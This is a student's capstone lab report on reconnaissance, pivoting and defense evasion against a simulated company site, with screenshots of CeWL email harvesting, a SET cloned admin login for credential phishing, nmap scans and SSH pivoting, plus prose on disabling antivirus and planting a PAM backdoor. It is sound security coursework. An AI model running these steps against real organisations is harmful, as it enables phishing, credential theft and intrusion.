Lab 5 Report

Jason Tolbert

The Pennsylvania State University

IST 894-001: Capstone Experience

Dr. Michael Bartolacci, Instructor

March 2nd, 2025

Table of Contents

General Context

This lab introduces participants to three cybersecurity concepts: reconnaissance, pivoting, and defense evasion.

Reconnaissance is the process of gathering information about a prospective cyberattack target (Odun-Ayo et al., 2022). Before launching an attack, cyber attackers must know what kinds of vulnerabilities may or may not be exploitable; reconnaissance can help them by identifying things like open ports or outdated software on the target machine. Reconnaissance can be either passive (conducted without interacting with the target system) or active (conducted by interacting directly with the target system) (Roy et al., 2021). In the lab, participants engage in passive reconnaissance by reading a publicly-available changelog hinting that a target website is running outdated software and active reconnaissance by downloading a complete copy of the target website in order to locally test whether that software can be exploited.

Once an attacker has used information gained from reconnaissance to access a system, they will often look to expand that access. One way they can accomplish this is **pivoting** – using the system they have already compromised as a stepping stone to move deeper into a network (Husak et al., n.d.). In the lab, participants pivot through several intermediary machines to learn for themselves how attackers can gain lateral movement within a network.

After gaining initial access and lateral movement, attackers must avoid detection by both human security professionals and automated tools. This is where **defense evasion** – the collective name for tactics and techniques that allow attackers to skirt cybersecurity defense systems and processes — comes into play. Defense evasion can come in many forms, from forcefully shutting down antivirus software to obfuscating malicious code (Imamverdiyev & Baghirov, 2024). In the lab, participants remotely shut down in antivirus program, then install a backdoor program on a target machine to make it easy for their illicit access to be maintained.

Technical Context

This lab introduces participants to three complimentary skills: reconnaissance, pivoting, and defense evasion.

The first part of the lab is about reconnaissance. Participants learn to conduct both passive and active reconnaissance; they obtain a target server's IP address by examining their system's hosts file, scan for open ports on that server using nmap, and use a publicly-available changelog to learn that an exploitable version of the Grav CMS software is running on the target system.

The second part of the lab introduces participants to pivoting and shows them firsthand how attackers can use compromised systems to access deeper parts of a network that would otherwise be out of their reach. Participants employ the ProxyChains software to access an intermediary jump host, then use SSH tunneling to create a SOCKS proxy that that gives them access to a target system. This enables them to execute attacks on the target system without a direct connection to it.

The final part of the lab covers defense evasion tactics. Participants explore several ways of disabling security tools and maintaining persistent access to a system after initially compromising it. Participants deploy a trojanized version of a PAM module to act as a backdoor, allowing them to maintain root access even after the target system reboots or updates — but not before using Metasploit to shut down an instance of the ClamAV antivirus program to prevent it from flagging the trojanized PAM module.

References


Husak, M., Apruzzese, G., Yang, S. J., & Werner, G. (n.d.). *Towards an efficient detection of pivoting activity*.

Imamverdiyev, Y., & Baghirov, E. (2024). Evasion techniques in malware detection: Challenges and countermeasures. *Problems of Information Technology*, *15*(2), 9–15. https://doi.org/10.25045/jpit.v15.i2.02

Odun-Ayo, I., Owoka, E., Okuoyo, O., Ogunsola, O., Ikoh, O., Adeosun, O., Etukudo, D., Robert, V., & Oyeyemi, G. (2022). Evaluating common reconnaissance tools and techniques for information gathering. *Journal of Computer Science*, *18*(2), 103–115. https://doi.org/10.3844/jcssp.2022.103.115

Roy, S., Sharmin, N., Acosta, J. C., Kiekintveld, C., & Laszka, A. (2021). *Survey and taxonomy of adversarial reconnaissance techniques* (Version 2). arXiv. https://doi.org/10.48550/ARXIV.2105.04749

Screenshots



Student Kali
Terminal - root@ip-172...
Terminal - root@ip-172-20-8-98: ~
File Edit View Terminal Tabs Help
12:39 AM

✓ 2. Gathering Emails with CeWL

At the URL chipsco.tld there is a website simulating a pentesting target. In this section, we'll extract what information we can from the target before we proceed to the next step of phishing the organization for additional information.

CeWL is a tool used for custom word-list generation. It can also be used to grab and create a list of email addresses. Let's use it for this purpose now to create a list of all email addresses that are available on the chipsco.tld website.

```
cd
```

```
cewl -n -e --email_file=./emails chipsco.tld/chip-co
```

This may take a few moments to run, but when it's finished you'll be able to see a list of found emails in the ./emails file.

```
cat ./emails
```


```
root@student:/# cewl -n -e --email_file=./emails.txt http://chipsco.tld/chip-co
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@student:/# cat emails.txt
careers@chipsco.tld
chiphelp@chipco.tld
sales@chipsco.tld
smith@chipsco.tld
support@chipsco.tld
weatherpool@chipco.tld
west@chipco.tld
root@student:/#
```

Fantastic! This will provide a list of addresses to send an email to, or perhaps a list of emails that could be spoofed.

Back Step 2/6 Next

```
root@ip-172-20-8-98:/# touch /tmp/step1
root@ip-172-20-8-98:/# cd
root@ip-172-20-8-98:~# cd
root@ip-172-20-8-98:~# cewl -n -e --email_file=./emails chipsco.tld/chip-co
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@ip-172-20-8-98:~# cat ./emails
careers@chipsco.tld
chiphelp@chipco.tld
sales@chipsco.tld
smith@chipsco.tld
support@chipsco.tld
weatherpool@chipco.tld
west@chipco.tld
root@ip-172-20-8-98:~#
```

Figure 1. Reading the emails file.



4. Exploring the Results

Among the results from the previous step is a changelog.md file. Open this up in your browser to take a closer look.

```
http://chipsco.tld/changelog.md
```

Be sure to include the http:// in your address bar.

This file contains information about the current version of the CMS that is being used! It's not uncommon to find such files, even in production systems. Even things like exposed git directories have been reported on public bug bounty programs in the past.

The information that's been gathered so far might be enough to mount a successful social engineering attack. Using the knowledge that the company's website is based on grav, an attacker might create a fake Linkedin profile positioning themself as a lead developer on the project. Or they might attempt to compromise the grav download servers, uploading their own, malicious version of the project in a supply-chain attack. In the next step of this lab we'll clone the admin login page of the grav server to phish for more information.


Let's also download a copy of the changelog

```
wget chipsco.tld/changelog.md -O
/root/changelog.md
```

Back
Step 4/6
Next
Student Kali
Mozilla Firefox
Terminal - root@ip-172...
12:44 AM
Terminal - root@ip-172-20-8-98: ~
File Edit View Terminal Tabs Help
nsive Security
MSFU
Exploit-DB
GHDB

```
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
(node:2284) electron: The default of contextIsolation is deprecated and will be
changing from false to true in a future release of Electron.  See https://github
.com/electron/electron/issues/23506 for more information
^C
root@ip-172-20-8-98:~# ^C
root@ip-172-20-8-98:~# wget chipsco.tld/changelog.md -O /root/changelog.md
--2025-03-02 00:44:44--  http://chipsco.tld/changelog.md
Resolving chipsco.tld (chipsco.tld)... 172.20.5.182
Connecting to chipsco.tld (chipsco.tld)|172.20.5.182|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: /CHANGELOG.md [following]
--2025-03-02 00:44:44--  http://chipsco.tld/CHANGELOG.md
Reusing existing connection to chipsco.tld:80.
HTTP request sent, awaiting response... 200 OK
Length: 196653 (192K) [application/octet-stream]
Saving to: '/root/changelog.md'

/root/changelog.md  100%[===================>] 192.04K  --.-KB/s    in 0.001s

2025-03-02 00:44:44 (154 MB/s) - '/root/changelog.md' saved [196653/196653]

root@ip-172-20-8-98:~# 
```

Figure 2. Downloading changelog.md.



5. Social Engineering With SET

One of the standard tools for social engineering is SET, the social engineering toolkit. This toolkit provides all the necessary tools to craft a convincing and successful social engineering attack. Using the information that we've gathered in the previous steps, let's create a believable phishing attack and use it to gather even more information.

Start by opening up SET.

```
setoolkit
```

After a moment you should be greeted with the main menu for SET. We'll use SET to create a clone of the victim's admin page which can then be used to phish for information, namely, credentials.

In SET, enter 1 for "Social-engineering Attacks".

Then enter 2 for the "Website Attack Vectors" option.

Lastly, select 3 for the "Credential Harvester Attack Method".


We'll want to clone the victim's admin login page so it looks exactly as they expect it to, so select 2 for "Site Cloner".

Enter in "chiipsco.tld" for the post back IP and "http://chipsco.tld/admin" for the site to clone. After a moment, the clone should be finished and a cloned site should be available.

Back
Step 5/6
Read ahead
Student Kali
Grav Admin Login | Chip...
Terminal - root@ip-172...
12:51 AM
Terminal - root@ip-172-20-8-98: ~
File Edit View Terminal Tabs Help

```
If you are using an EXTERI
IP address below, not you:
basic networking concepts
need to do port forwarding
address. A browser doesns
address, so if you don't :
this from an external per
this is how networking wo:

Enter the IP address for |
[-] SET supports both HTTI
[-] Example: http://www.tl
set:webattack> Enter the

[*] Cloning the website: |
[*] This could take a lit

The best way to use this
lable. Regardless, this c
[*] The Social-Engineer T
[*] Credential Harvester
[*] Information will be d
172.20.8.98 - - [02/Mar/2
```

Figure 3. Visiting the fake chipsco.tld site.



1. Pivoting with Proxychains

In this lab, we'll take a look at how a hardware addition to a network can be leveraged to pivot into a protected network. We'll set up a proxied connection to jump server, and then use that connection to move to the target server.

This lab is set up with three machines: a kali machine you have access to, and two machines that you don't. We'll first connect to a proxy machine and use proxycahins to route all our traffic through this machine. After this, we'll be able to connect to a second machine.

To get started, let's scan the proxy machine with the following command:


```
mkdir ~/lab
```

```
nmap -p- pivot
```

```
root@ip-172-20-6-25:/# mkdir ~/lab
root@ip-172-20-6-25:/# nmap -p- pivot
Starting Nmap 7.91 ( https://nmap.org ) at 2025-03-02 01:23 UTC
Nmap scan report for pivot (172.20.19.44)
Host is up (0.00078s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
root@ip-172-20-6-25:/# 
```

Student Kali
Terminal - root@ip-172...
Terminal - root@ip-172-20-6-25:/
File Edit View Terminal Tabs Help
01:23 AM
KALI
BY OFFENSIVE SECURITY
Back
Step 1/8
Next
Task completed!

Figure 4. Scanning host "pivot".



2. Scanning the Target

Our previous scan should have shown an ssh server. Connect to that now using the username root and the password toor:

```
ssh root@pivot
```

From this machine, scan our final target for the lab:


```
nmap -p- target
```

Our goal will be to be able to interact with the target machine through the pivot machine.

Back
Step 2/8
Next
Student Kali
Terminal - root@ip-172...
01:24 AM
Terminal - root@ip-172-20-19-44: ~
File Edit View Terminal Tabs Help
KALI
BY OFFENSIVE SECURITY

```
ts.
root@pivot's password:
Linux ip-172-20-19-44.us-east-2.compute.internal 4.14.348-265.565.amzn2.x86_64 #
1 SMP Fri Jun 28 23:44:17 UTC 2024 x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@ip-172-20-19-44:~# nmap -p- target
Starting Nmap 7.91 ( https://nmap.org ) at 2025-03-02 01:24 UTC
Nmap scan report for target (172.20.21.118)
Host is up (0.00020s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5900/tcp open  vnc
MAC Address: 06:4D:C9:3B:EF:1D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
root@ip-172-20-19-44:~# 
```

Figure 5. Scanning host "target".



4. Configuring Proxychains

